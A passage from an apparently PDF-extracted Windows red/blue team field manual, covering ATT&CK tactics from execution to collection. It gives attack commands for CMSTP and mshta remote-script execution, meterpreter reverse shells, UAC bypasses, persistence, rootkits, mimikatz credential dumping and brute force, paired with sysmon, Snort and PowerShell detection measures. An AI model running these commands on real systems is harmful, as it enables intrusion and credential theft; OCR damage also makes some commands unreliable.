CMSTP can be used to bypass application whitelisting and UAC. Empire

1. Empire Setup:

(Empire) > listeners (Empire:) > uselistener http (Empire:) > set Host <ip address> (Empire:) > execute (Empire:) > back (Empire:) > usestager windows/launcher\_sct (Empire:) > set Listener HTTP (Empire:) > execute

2. Example .inf file

;cmstp.exe /s cmstp.inf

[version] Signature=\$chicago\$ AdvancedINF=2.5

[DefaultInstall\_SingleUser] UnRegisterOCXs=UnRegisterOCXSection

[UnRegisterOCX Section] %11%\scrobj.dll,NI,http://<host.ip>.<port>/launcher.sct

[Strings]

AppAct = "SOFTWARE\Microsoft\Connection Manager" ServiceName="Yay" ShortSvcName="Yay"

3. Execution

C:\path> cmstp.exe /s shell.inf

Metasploit

1. msfvenom dll creation

msfvenom-p windows/x64/meterpreter/reverse\_tcp LHOST=<ip>LPORT=<port>-f dll &gt; /path/<filename>.dll

2. Example .inf file

[version] Signature=\$chicago\$ AdvancedINF=2.5

[DefaultInstall\_SingleUser] RegisterOCXs=RegisterOCXSection

[RegisterOCX Section] C:\<path>\<filename>.dll

[Strings] AppAct = "SOFTWARE\Microsoft\Connection Manager" ServiceName="<service name>" ShortSvcName="<service name>"

3. Setup Metasploit

use exploit/multi/handler set payload windows/x64/meterpreter/reverse\_tcp set LHOST <ip> set LPORT <port> exploit

4. Execution

C:\path>cmstp.exe/s cmstp.inf

#### 2.3.1.1 HTA Execution (mshta.exe)

mshta.exe javascript:a=(GetObject('script:<url>')).Exec();close();

Service Execution (as admin)

sc.exe create <service> binPath= <binary or command>

sc.exe start <service>

sc.exe delete <service>

Powershell

reg.exe add "HKEY\_CURRENT\_USER\Software\Classes\<class>" /v <name> /t REG\_SZ /d "<base 64 command to execute> powershell.exe -noprofile -windowstyle hidden -executionpolicy bypass iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:\Software\Classes\class'))))

Powershell enable script block logging

New-Item -Path "HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerS -Force Set-ItemProperty -Path "HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerS -Name "EnableScriptBlockLogging" -Value 1 -Force

Compiled HTML

List Unsigned DLL's

C:▷ listdlls.exe -u <PID>

## **2.4 PERSISTENCE**

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

----- Relevant Information ------

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Ru HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Ru HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\ HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\ HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\ HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Ex Shell Folders HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Ex Folders HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Ex Folders HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Ex Folders HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVers Shell Folders

## **2.4.1 ATTACK**

#### 2.4.1.1 DLL Search Order Hijacking

Place malicious DLL in a place where it will be executed before the legitimate DLL. Applications search for DLL's in the following order:

- 1. Folder where the application is stored
- 2. C:\Windows\System32
- 3. C:\Windows\System\
- 4. C:\Windows\
- 5. Current directory
- 6. Directories listed in system Path

## 2.4.1.2 Registry Keys

Startup

```
REG ADD "<RegKey see list above in relevant information>" /V
<name>/t REG SZ /F /D "<command>"
```

Login Script

```
REG.exe ADD HKCU\Environment /v UserInitMprLogonScript /t
REG_MULTI_SZ /d "<command>"
```

## 2.4.1.3 Task Scheduler

The persistence technique of scheduled tasks allows attackers to setup a command that will be executed at a scheduled date and time, this is an older technique, but it is still used as it is an effective method of persistence.

Using "at" command:

- 1. sc config schedule start =auto
- 2. net start schedule
- 3. at XX:XX ""bad.exe -- < any options > ""

Using "schtasks" command:

Local Task

SCHTASKS /Create /SC ONCE /TN <task name> /TR <command> /ST <time>

Remote task

```
SCHTASKS/Create/S <arget>/RU <usemame>/RP <password>/TN "<argutational text and text
```

## 2.4.1.4 Metasploit/Meterpreter:

```
msf > use post/windows/manage/persistence
msf > set LHOST <attackers ip>
msf > set LPORT <attackers port>
msf > set PAYLOAD_TYPE <tcp or http or https>
msf > set REXENAME <exe>
msf >SESSION <meterpreter session id>
msf> set STARTUP SERVICE
```

#### 2.4.1.5 Powershell Empire:

Method 1:

(Empire: <agent>) > usemodule persistence/userland/schtasks (Empire <module>) > set DailyTime XX:XX (Empire <module>) > set Listener http (Empire <module>) > execute

Method 2:

```
(Empire: <agent>) > usemodule persistence/elevated/wmi
(Empire <module>) > set Listener http
(Empire <module>) > set AtStartup True
(Empire <module>) > execute
```

## 2.4.1.6 Web Shell

This is an example webshell written by WhiteWinterWolf that can be downloaded and copied to web directory, you could alternatively use your own webshell.

Invoke-WebRequest -uri

https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-phpwebshell/master/webshell.php -OutFile C:\inetpub\wwwroot

#### 2.4.2 DETECTION

PowerShell gives multiple ways to search through scheduled tasks below are a few:

Method 1

Get-ScheduledTask

Method 2

```
$tasks = Get-ChildItem - recurse - Path "C:\Windows\System32\Tasks" -
File
foreach ($task in $tasks)
{
  $taskInfo = ""| select ComputerName, Task, User, Enabled,
Application
  $taskD =[xml](Get-Content $task.FullName)
  $taskList = New-Object - TypeName psobject
  $taskList | Add-Member - MemberType NoteProperty - Name
TaskName -Value $task.Name
  $taskList | Add-Member - MemberType NoteProperty - Name User -
Value $taskD.Task.Principals.Principal.Userid
  $taskList | Add-Member - MemberType NoteProperty - Name Enabled -
Value $taskD.Task.Settings.Enabled
  $taskList | Add-Member - MemberType NoteProperty - Name
Command -Value $taskD.Task.Actions.Exec.Command
  $taskList
}
```

```
Stop users from being able to add/modify/delete scheduled tasks
```

reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Ta Scheduler5.0" /v DragAndDrop /t REG\_DWORD /d 1

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Tas
Scheduler5.0" /v Execution /t REG_DWORD /d 1
```

reg add "

```
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Tas
Scheduler5.0" /vTask Creation /t REG_DWORD /d 1
```

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Tas
Scheduler5.0" /vTask Deletion /t REG_DWORD /d 1
```

Enforce Safe DLL Search Mode (only helps for system DLL's)

reg add "HKLM\System\CurrentControlSet\Control\Session Manager" /v SafeDllSearchMode /t REG\_DWOR D /d 1 Disable Run Once

reg add

HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v DisableLocalMachineRunOnce /t REG\_DWORD /d 1

Check Run Key Locations

reg query "HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components" /s

reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\User Shell Folders"

reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\Shell Folders"

reg query

HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\ShellExecute reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browse Helper Objects" /s

reg query

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Runonce
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
reg query
```

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon\Userini reg query

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\shellServiceObjecreg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks" /s

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows"

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /f AppInit\_DLLs

Web Shells

Commands run from web shells are spawned with the parent process as the webserver, to locate the parent process of a command use the following command

procmon.exe

## **2.5 PRIVILEGE ESCALATION**

The adversary is trying to gain higher-level permissions.

Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities. Examples of elevated access include:

- SYSTEM/root level
- local administrator
- user account with admin-like access
- user accounts with access to specific system or perform specific

#### function

These techniques often overlap with Persistence techniques, as OS features that let an adversary persist can execute in an elevated context.

#### **2.5.1 ATTACK**

#### 2.5.1.1 Powershell Empire:

Empire (bypassuac\_env):

(Empire: agents) > interact < agent>

(Empire: <agent>) > usemodule privesec/bypassuac\_env

(Empire: <agent>) > set Listener http

(Empire: <agent>) > execute

Empire (bypassuac\_eventvwr):

(Empire: agents) > interact <agent> (Empire: <agent>) > usemodule privesec/bypassuac\_eventvwr (Empire: <agent>) > set Listener http (Empire: <agent>) > execute

Empire (bypassuac\_fodhelper):

(Empire: agents) > interact < agent>

(Empire: <agent>) > usemodule privesec/bypassuac\_fodhelper

(Empire: <agent>) > set Listener http

(Empire: <agent>) > execute

Empire (bypassuac\_wscript):

(Empire: agents) > interact <agent>

(Empire: <agent>) > usemodule privesec/bypassuac\_wscript

(Empire: <agent>) > set Listener http

(Empire: <agent>) > execute

Empire (bypassuac):

(Empire: agents) > interact <agent> (Empire: <agent>) > usemodule privesec/bypassuac (Empire: <agent>) > set Listener http (Empire: <agent>) > execute

2.5.1.2 Meterpreter

Method 1:

meterpreter >use priv meterpreter >getsystem

Method 2:

meterpreter > use exploit/windows/local/bypassuac meterpreter > set options meterpreter > exploit

#### 2.5.1.3 Unquoted Service Paths

Vulnerability if service executable path name is not in quotes

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
```

- 1. If executable path exists, check permissions for every directory in the path;
- 2. Add <filename>.exe to path.

## 2.5.1.4 Bypass UAC via event viewer

>New-Item "HKCU:\software\classes\mscfile\shell\open\command" -Force >Set-ItemProperty "HKCU:\software\classes\mscfile\shell\open\command" -Name " (default)" -Value "<binary>" -Force

>Start-Process "C:\Windows\System32\eventvwr.msc"

## 2.5.1.5 Bypass UAC Windows 10 fodhelper.exe

cmd.exe

```
>reg add hkcu\software\classes\ms-settings\shell\open\command /ve /d
<binary>/f
```

>reg add hkcu\software\classes\ms-settings\shell\open\command /v "DelegateExecute"

>fodhelper.exe

Powershell

>New-Item "HKCU:\software\classes\ms-settings\shell\open\command" - Force

>New-ItemProperty "HKCU:\software\classes\ms-

settings\shell\open\command" - Name "DelegateExecute" - Value "" - Force >Set-ItemProperty "HKCU:\software\classes\ms-

settings\shell\open\command" - Name "(default)" - Value "<br/>
binary>" - Force

>Start-Process "C:\Windows\System32\fodhelper.exe"

#### 2.5.2 DETECTION

Many techniques to bypass UAC and elevate privileges requires the ability the write to the registry one mitigation is to restrict access to registry editor.

reg add "HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersi

/v DisableRegistryTools /t REG\_DWORD /d 2

Query eventvwr.exe registry key

reg query HKEY CURRENT USER\Software\Classes\mscfile\shell\open\command

Query fodhelper.exe registry key

reg query HKEY\_CURRENT\_USER\software\classes\mssettings\shell\open\command

## **2.6 DEFENSE EVASION**

The adversary is trying to avoid being detected.

Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

## **2.6.1 ATTACK**

#### 2.6.1.1 Clearing Event Logs

#### 1. PowerShell

Clear-EventLog-logname <Application, Security, System>computemame <name>

#### 2. CMD

#### 2.6.1.2 Bypassing Anti-Virus

- 1. git clone https://github.com/trustedsec/unicom
- 2. cd unicom/
- 3. ./unicom.py windows/meterpreter/reverse\_https <ATTACKER-IP-ADDRESS> <PORT>
- 4. msfconsole -r/opt/unicom/unicom.rc
- 5. embed powershell attack.txt into file and execute

#### 2.6.1.3 Obfuscate files

certutil.exe -encode <binary> <certfile>

#### 2.6.1.4 Alternate Data Stream

type "<br/>binary to add>" > "<file to append to>:<br/>binary to add>" "wmic process call create "<file to append to>:<br/>binary to add>""

Rootkits

As an example of rootkits for windows you can download hxdef100 or puppetstrings. Puppetstrings can be downloaded from <a href="https://github.com/zerosum0x0/puppetstrings">https://github.com/zerosum0x0/puppetstrings</a> and visual studio from <a href="https://wisualstudio.microsoft.com/thank-you-downloading-visual-studio/?sku=Community&rel=16">https://wisualstudio.microsoft.com/thank-you-downloading-visual-studio/?</a>

Once you have installed visual studio get the project from github, compile and run project this will create puppetstrings.exe

puppetstrings.exe <path to vul driver>

hxdef is another rootkit that is openly available, but mostly works on older versions of windows, it is comprised of three files hxdef100.exe, hxdef100.ini and dccli100.exe. Configure the way that you want hxdef100 to run by editing hxdef100.ini, below is an example of default config. To hide a

# process add the process to hidden table and to give it root access put it under root processes.

[Hidden Table] hxdef\* rcmd.exe [Root Processes] hxdef\* rcmd.exe [Hidden Services] HackerDefender\* [Hidden RegKeys] HackerDefender100 LEGACY\_HACKERDEFENDER100 HackerDefenderDrv100 LEGACY\_HACKERDEFENDERDRV100

[Hidden RegValues]

[Startup Run]

[Free Space]

[Hidden Ports]

[Settings] Password=hxdef-rulez BackdoorShell=hxdefB\$.exe FileMappingName=\_.-=[Hacker Defender]=-.\_ ServiceName=HackerDefender100 ServiceDisplayName=HXD Service 100 ServiceDescription=powerful NT rootkit DriverName=HackerDefenderDrv100 DriverFileName=hxdefdrv.sys

#### 2.6.2 DETECTION

#### 2.6.2.1 Detect Alternate Data Stream

```
Get-ChildItem -recurse -path C:\ | where { Get-Item $_.FullName -stream * } | where stream -ne ':$Data'
```

#### 2.6.2.2 Detect Rootkits

Rootkits can run in either User mode or Kernel mode, with Kernel mode being the most dangerous. Rootkits can be difficult to detect as they control the way that the operating system behaves or interacts with the user.

#### 2.6.2.3 Memory Dump



Obtain memory dump using dumpit or another utility, you can get dumpit

here: https://github.com/thimbleweed/All-In-USB/raw/master/utilities/DumpIt/DumpIt.exe

vol.py --profile <profile> -f <mem.dump> malfind

#### 2.6.2.4 Windows Security

Performing an offline scan with windows security is another method of detecting rootkits on your window operating system.

#### 2.6.2.5 GMER

You can download GMER here: http://www2.gmer.net/download.php

Once downloaded run and select Scan. GMER will then attempt to find any rootkits by scanning files, registry entries, drives and processes.

# **2.7 CREDENTIAL ACCESS**

The adversary is trying to steal account names and passwords.

Credential Access consists of techniques for stealing credentials like account names and passwords. Techniques used to get credentials include keylogging or credential dumping. Using legitimate credentials can give adversaries access to systems, make them harder to detect, and provide the opportunity to create more accounts to help achieve their goals.

#### **2.7.1 ATTACK**

#### 2.7.1.1 Cleartext Passwords

Users will occasionally store cleartext passwords in files on their computers, perform a basic search for these files.

findstr /si password \*.txt findstr /si password \*.xml findstr /si password \*.ini

#Find all those strings in config files.

dir/s\*pass\* = \*cred\* = \*vnc\* = \*.config\*

# Find all passwords in all files.

findstr/spin "password" \*.\* findstr/spin "password" \*.\*

There are configuration files and various other files that may contain user passwords, here are a few common files to find user passwords, these passwords may be Base 64 encoded.

c:\sysprep.inf c:\sysprep\sysprep.xml c:\unattend.xml %WINDIR%\Panther\Unattend\Unattended.xml %WINDIR%\Panther\Unattended.xml

dir c:\\*vnc.ini /s /b dir c:\\*ultravnc.ini /s /b dir c:\/s /b | findstr /si \*vnc.ini

The registry could also store credentials used by 3<sup>rd</sup> party programs or services, simple search to find passwords in the registry

reg query HKLM /f password /t REG\_SZ /s reg query HKCU /f password /t REG\_SZ /s

#### 2.7.1.2 Credential Dumping

A memory dump of the lsass process combined with the use of mimikatz offline this can be done with procdump or powershell.

Procdump

```
procdump.exe -accepteula -ma lsass.exe C:\<output dir\lsass.dmp>
mimikatz.exe log "sekurlsa::minidump lsass.dmp"
sekurlsa::logonPasswords
```

windows credential editor

wce-o <file out>

powershell

- 1. use script from https://github.com/PowerShellMafia/PowerSploit/blob/master Minidump.ps1 to generate dump file
- 2. mimikatz.exe log "sekurlsa::minidump lsass.dmp" sekurlsa::logonPasswords exit

Remote powershell

IEX (New-Object Net.WebClient).DownloadString(' https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module\_s Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds

NTDS.dit

ntdsutil "ac i ntds" "ifm" "create full <path>" q q

Group Policy Preference

findstr/S cpassword %logonserver%\sysvol\\*.xml

Empire:

(Empire: <a gent>) mikikatz

#### 2.7.1.3 Brute Forcing

Use windows cmd to brute force

@FOR/F %n in (<userlist\_file>) DO @FOR/F %p in (<userlist>) DO @net use dostname>/user:domain>\%n %p 1>NUL 2>&1 && @echo [\*] %n:%p && @net use /delete dostname>>NUL

Use responder to capture hashes that are used by victim hosts and use john to crack the hashfile

responder -i <interface> john --show <hashfile>

#### 2.7.2 DETECTION

#### 2.7.2.1 Detect lsass dump using sysmon

Create <sysmon-conf-file.xml>

<ProcessAccess onmatch="include"> <TargetImage condition="contains">lsass.exe</TargetImage> </ProcessAccess> <ProcessAccess onmatch="exclude"> <SourceImage condition="end with">wmiprvse.exe</SourceImage> <SourceImage condition="end with">GoogleUpdate.exe</SourceImage> <SourceImage condition="end with">LTSVC.exe</SourceImage> <SourceImage condition="end with">taskmgr.exe</SourceImage> <SourceImage condition="end with">VBoxService.exe</SourceImage> # Virtual Box <SourceImage condition="end with">vmtoolsd.exe</SourceImage> <SourceImage condition="end with">taskmgr.exe</SourceImage> <SourceImage condition="end with">\Citrix\System32\wfshell.exe</SourceImage> #Citrix process in C:\Program Files (x86)\Citrix\System32\wfshell.exe <SourceImage condition="is">C:\Windows\System32\lsm.exe</SourceImage> # System process under C:\Windows\System32\lsm.exe <SourceImage condition="end with">Microsoft.Identity.AadConnect.Health.AadSync.Host.exe</SourceIma # Microsoft Azure AD Connect Health Sync Agent <SourceImage condition="begin with">C:\Program Files (x86)\Symantec\Symantec Endpoint Protection</SourceImage># Symantec </ProcessAccess>

Install configuration file

sysmon64.exe -i.\sysmon\_config.xml

Forward logs to either Splunk or ELK and parse down search results to look for

```
PSEUDO
Event Code = 10
where
GrantedAccess="0x1010"
and
TargetImage contains "*lsass.exe"
```

# 2.7.2.2 Enable Windows Credential Guard

Prevent credential dumping in Windows 10 by enabling windows credential guard

```
reg add "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\DeviceGua
/v "EnableVirtualizationBasedSecurity" /d 1 /t REG_DWORD reg add
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\DeviceGua
/v "RequirePlatformSecurityFeatures" /d 1 /t REG_DWORD reg add
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA"
/v "LsaCfgFlags" /d 1 /t REG_DWORD
```

# 2.8 DISCOVERY

The adversary is trying to figure out your environment.

Discovery consists of techniques an adversary may use to gain knowledge about the system and internal network. These techniques help adversaries observe the environment and orient themselves before deciding how to act. They also allow adversaries to explore what they can control and what's around their entry point in order to discover how it could benefit their current objective. Native operating system tools are often used toward this postcompromise information-gathering objective.

# **2.8.1 ATTACK**

# 2.8.1.1 Host Enumeration

Once you have gained access to a host machine it is necessary to investigate your environment, the following information is standard information to collect.

SystemInfo :: OS Name, Version, Manufacturer, NIC Hostname :: hostname of current device echo %username% :: current username net users :: list of local users net user <username> :: Permissions of user ipconfig /all :: network information route print :: routing table arp -A :: arp table netstat -ano :: list of network connections netsh firewall show state :: current firewall state netsh firewall show config :: current firewall config schtasks /query /fo LIST /v :: list of scheduled tasks tasklist /SVC :: services, PIDs and executable net start :: start executable DRIVERQUERY :: list of Drivers w32tm /tz :: get current timezone

There are many prewritten scripts to automate enumeration below are a few links to potentially helpful scripts.

- https://github.com/threatexpress/red-team-
- scripts/blob/master/HostEnum.ps1
- https://github.com/411Hall/JAWS

Meterpreter:

#### meterpreter >run remotewinnum

**Empire:** 

```
(Empire: agents) > interact <agent>
(Empire: <agent>) > usemodule situational_awareness/host/winenum (Empire:
<agent>) > run
```

#### 2.8.1.2 Browser Information

Internet Explorer

```
copy C:\Users\<username>\Favorites C:\<path><FavCopy>
type C:\<path><FavCopy>
```

#### Chrome

```
cp%USERPROFILE%\AppData\Local\Google\Chrome\User
Data\DefaultC:\<path><chromedirectory>
```

Firefox

copy /Y C:\Users\Application Data\Mozilla\Firefox\Profiles\ <file>.default\bookmarksbackup C:\<path><backup>

#### 2.8.1.3 Virtual Machine Detection

WMIC BIOS GET SERIALNUMBER WMIC COMPUTERSYSTEM GET MODEL WMIC COMPUTERSYSTEM GET MANUFACTURER

Detect Virtual Servers on Network from powershell:

import-module activedirectory get-adcomputer -filter {operatingsystem like "windows server\*"} | select-object name | export-csv .\computers.txt notypeinformation -encoding UTF8

(Get-Content .\computers.txt) | % {\$\_-replace "", ""} | out-file -FilePath .\computers.txt -force -encoding ascii \$computers= get-content .\computers.txt | select -Skip 1 Foreach(\$computer in \$computers) {systeminfo /s \$computer | findstr /c:"Model:" /c:"Host Name" /c:"OS Name" | out-file -FilePath .\vmdet.txt -append }

#### 2.8.1.4 Ping Sweep

for /L %i in (1,1,255) do @ping -n 1 -w 200 xxx.xxx.xxx.%i > nul && echo xxx.xxx.xxx.%i is up.

#### 2.8.1.5 Windows Domain Controller

net group "domain computers" /domain

#### 2.8.2 DETECTION

While possible to see these events on individual hosts, it is best to detect some of these behaviors with a network-based intrusion detection system combined with a SIEM to see all events across the network.

#### 2.8.2.1 Detect host enumeration

One possible method is to use PowerShell history to look for commands that would indicate adversaries trying to run discovery scripts. Many of the commands could be ran by administrators, so part of the script is going to set a threshold for how often the commands should appear in proximity to each other, as well as a threshold of how many commands must be in a group.

```
# Written by PTFM
# No Warranty or guarantee is included
import os
import sys
commands = ["echo %username%", "net users", "net user ", "ipconfig
/all", "route print", "arp -A", "netstat -ano", "netsh firewall show state",
"netsh firewall show config", "schtasks /query /fo", "tasklist /SVC", "net
start", "DRIVERQUERY", "w32tm /tz", "hostname", "systeminfo"]
def disc(pwrshell history):
  tolerance = 5 #this is the tolerance of proximity the cmds are to each
other ex. 5 would be 5 lines of each other
  group tolerance = 2 #this is the total number of commands that must be
inside a cluster to be shown
  group = 0
  detected=False
  prev detect=False
  cmd group = []
  if(os.access(pwrshell history, os.R OK)):
    print("Reading command history")
     with open(pwrshell history, encoding="utf8") as ph:
       data = ph.read()
       if data:
         num cmd lines = data.split('\n')
         detected cmd = []
         prev cmd = ""
         num cmd lines.extend("EOF")
         for i in range(len(num cmd lines)):
            cmd line = num cmd lines[i].strip('')
            for command in commands:
              if command in cmd line:
                 detected=True
```

```
if(detected==True and prev detect==True and
temp tolerance>=0):
             temp tolerance=tolerance
             prev cmd=cmd line
             cmd group.append(prev cmd)
             detected=False
             prev detect=True
           elif(detected==True):
             prev detect=True
             temp tolerance=tolerance
             cmd group.append(cmd line)
             prev cmd=cmd line
             detected=False
           else-
             try: temp tolerance
             except NameError: temp tolerance = None
             if(temp tolerance==None):
                temp tolerance=tolerance
             temp tolerance-=1
             if(temp tolerance==0):
                group+=1
                if(len(cmd group)>=group tolerance):
                  detected cmd.append(cmd group)
                cmd group = []
             elif(temp tolerance<=0):
               prev detect=False
         return detected cmd
user = os.getlogin()
```

```
path = ('C:\\Users\\' + str(user) +
'\\AppData\\Roaming\\Microsoft\\Windows\\PowerShell\\PSReadLine\\Cons
br = disc(path)
if(br!=None):
    for cmd_group in br:
        print("Group")
        print(cmd_group)
```

#### 2.8.2.2 Detect nmap with Snort

sudo gedit /etc/snort/rules/local.rules alert icmp any any -> any any (msg: "NMAP ping sweep Scan"; dsize:0;sid:10000004; rev: 1;)

#### 2.8.2.3 Detect host to host communication with Snort

alert icmp <int\_host> any -> <int\_host> any (msg: "Internal Host communication"; dsize:0;sid:10000005; rev: 1;)

# **2.9 LATERAL MOVEMENT**

The adversary is trying to move through your environment.

Lateral Movement consists of techniques that adversaries use to enter and control remote systems on a network. Following through on their primary objective often requires exploring the network to find their target and subsequently gaining access to it. Reaching their objective often involves pivoting through multiple systems and accounts to gain. Adversaries might install their own remote access tools to accomplish Lateral Movement or use legitimate credentials with native network and operating system tools, which may be stealthier.

#### **2.9.1 ATTACK**

#### 2.9.1.1 Windows Remote Management (WinRM)

If port 5985 is open then the WinRM service is running, if port 5986 is closed then WinRM is configured to accept connections over HTTP only and encryption is not enabled.

To use WinRM use the command:

PS > Invoke-Command -ComputerName TARGET -ScriptBlock { dir c:\}

To enable WinRM use the command:

PS > EnablePSRemoting -Force

#### 2.9.1.2 Admin Shares

Windows by default has administrative shares that are hidden to allow access by administrators these share names are C\$, IPC\$, Admin\$

cmd.exe /c "net use \\<hostname> \<share> <password> /u:<user>"

#### 2.9.1.3 Distributed Component Object Model (DCOM)

Get-ChildItem

'registry::HKEY\_CLASSES\_ROOT\WOW6432Node\CLSID\

{49B2791A-B1AE-4C90-9B8E-E860BA07F889}'

\$obj =

[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.A</br><ip>"))

\$obj.Document.ActiveView.ExecuteShellCommand("cmd",\$null,"/c
<malicious command>","7")

netsh advfirewall firewall set rule group="remote desktop" new enable=Yes

net stop TermService net start TermService

# 2.9.1.8 Public Services



Once inside a network there may be servers and services that are only visible to the internal network, following the Discovery methods you may find an exploitable service.

# 2.9.2 DETECTION

Detecting lateral movement from a single host can be very difficult, and the best results will come from using a tool that shows network data and all the hosts on the network, but there are techniques that can help you find lateral movement form a single host.

#### 2.9.2.1 Using logs to detect Pass the Hash Method 1: Windows Event Logs

Passing the hash will generate 2 Event ID 4776 on the Domain Controller, the first event 4776 is generated during the authentication of the victim computer, the second event 4776 indicates the validation of the account from the originating computer (infected host), when accessing the target workstation (victim).

#### Method 2: Sysmon

```
<QueryList>
 <Query Id="0" Path="Security">
  <Select Path="Security">
   *[System[(EventID='4624')] and
   EventData[Data[@Name='LogonType']='9']
   and EventData[Data[@Name='LogonProcessName']='seclogo'] and
   EventData[Data[@Name='AuthenticationPackageName']='Negotiate']
   1
   </Select>
 </Query>
 <Query Id="0" Path="Microsoft-Windows-Sysmon/Operational">
  <Select Path="Microsoft-Windows-Sysmon/Operational">
  *[System[(EventID=10)]] and
  *[EventData[Data[@Name='GrantedAccess'] and (Data='0x1010' or Data='0x1038')]]
</Select>
 </Query>
</QueryList>
```

#### 2.9.2.2 Detect the use of PsExec

With the use of PsExec you have to accept the EULA agreement, you can

check for the registry key of EulaAccepted to see if the value is equal to 1, which means PsExec has been used. This could be admin activity.

```
$key = 'HKCU:\Software\Sysinternals\PsExec'
```

(Get-ItemProperty -Path \$key -Name EulaAccepted).EulaAccepted

# 2.10 COLLECTION

The adversary is trying to gather data of interest to their goal.

Collection consists of techniques adversaries may use to gather information and the sources information is collected from that are relevant to following through on the adversary's objectives. Frequently, the next goal after collecting data is to steal (exfiltrate) the data. Common target sources include various drive types, browsers, audio, video, and email. Common collection methods include capturing screenshots and keyboard input.

# 2.10.1 Relevant Information - Attack

# 2.10.1.1 Screen Capture

Empire:

(Empire: <agent>) > usemodule collection/screenshot (Empire: <agent>) > execute

Meterpreter:

meterpreter > screengrab

Powershell:

```
$outfile ='<output dir>'
Add-Type -AssemblyName System Windows.Forms
Add-type -AssemblyName System.Drawing
$screen =[System.Windows.Forms.SystemInformation]::VirtualScreen
$bitmap = New-Object System.Drawing.Bitmap $Screen.Width,
$Screen.Height
$graphic =[System.Drawing.Graphics]::FromImage($bitmap)
$graphic.CopyFromScreen($Screen.Left, $Screen.Top, 0, 0,
$bitmap.Size)
$bitmap.Save($outfile)
```

# 2.10.1.2 Webcam Recorder

#### **2.10.2 DETECTION**

#### 2.10.2.1 Find Large Files (Greater than XXXXXXXX Bytes)

